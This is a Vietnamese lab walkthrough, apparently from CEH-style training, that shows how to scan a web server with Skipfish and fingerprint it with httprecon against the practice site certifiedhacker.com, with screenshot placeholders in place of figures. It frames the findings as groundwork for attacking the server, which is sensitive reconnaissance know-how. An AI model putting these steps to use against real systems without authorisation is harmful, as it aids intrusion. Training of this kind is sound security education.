
Trước khi bắt đầu quá trình quét, Skipfish hiển thị một số mẹo. Nhấn Enter để bắt đầu tìm kiếm bảo mật.



Hình 4. Chi tiết về quá trình quét máy chủ

Skipfish quét web chủ như trong ảnh chụp màn hình, mất khoảng 20 phút hoặc hơn để hoàn thành quá trình quét


Sau khi hoàn thành quá trình quét, Skipfish tạo một báo cáo và lưu trữ nó trong thư mục Lab13.



Hình 4. Thư mục lưu trữ kết quả quét


Điều hướng đến Home/CEH\_Lab/Lab13 và nhấp đúp vào index.html để xem kết quả quét

Kết quả thu thập dữ liệu của Skipfish xuất hiện trong trình duyệt web, hiển thị tổng quan tóm tắt về các loại tài liệu và loại sự cố được tìm thấy, như minh họa trong ảnh chụp màn hình




Hình 4. Tổng quan kết quả và sự cố được tìm thấy

Quan sát URL của trang web được liên kết với lỗ hổng bảo mật. Nhấp vào URL




Kết quả sau khi nhấp:



Hình 4. Kết quả URL trang web liên quan lỗ hổng bảo mật

Truy cập vào show trace + bên cạnh URL để kiểm tra lỗi theo dõi một cách chi tiết




Hình 4. Kiểm tra dấu vết HTTP

Làm tương tự với các phần khác và đọc hiểu, chúng ta có thể trinh sát máy chủ web bằng skipfish để thu được các thông tin hữu ích, từ đó tiến hành tấn công máy chủ web này. Tuy nhiên skipfish chỉ là một tools hỗ trợ và có thể thay thế bằng các tools khác.

## In dấu ấn máy chủ Web bằng Công cụ httprecon


Giao diện khởi động httprecon



Hình 4. Cửa sổ chính httprecon

Nhập URL của trang web (www.certifiedhacker.com) mà bạn muốn lấy dấu chân và chọn số cổng (443) trong phần target

Nhấp vào Analyze để bắt đầu phân tích trang web đã nhập




Hình 4. Kết quả footprint của trang web đã nhập

Cuộn xuống tab Nhận hiện có và quan sát máy chủ được sử dụng (Microsoft IIS), phiên bản của nó (6.0) và ứng dụng phía máy chủ được sử dụng để phát triển trang web (ASP.NET).

Khi những kẻ tấn công có được thông tin này, chúng sẽ nghiên cứu các lỗ hổng có trong ASP.NET và IIS phiên bản 6.0 và cố gắng khai thác chúng, dẫn đến việc kiểm soát toàn bộ hoặc một phần ứng dụng web.

Nhấp vào tab GET long request, tab này liệt kê tất cả các yêu cầu GET. Sau đó nhấp vào tab Fingerprint Details



Hình 4. Kết quả yêu cầu Fingerprint Details và GET long request

Các chi tiết được hiển thị trong ảnh chụp màn hình ở trên bao gồm tên của giao thức mà trang web đang sử dụng và phiên bản của nó.

Bằng cách lấy thông tin này, kẻ tấn công có thể thao túng các lỗ hổng trong HTTP để thực hiện các hoạt động độc hại như dò tìm kênh HTTP, điều này có thể dẫn đến việc tiết lộ dữ liệu nhạy cảm như thông tin đã đăng nhập của người dùng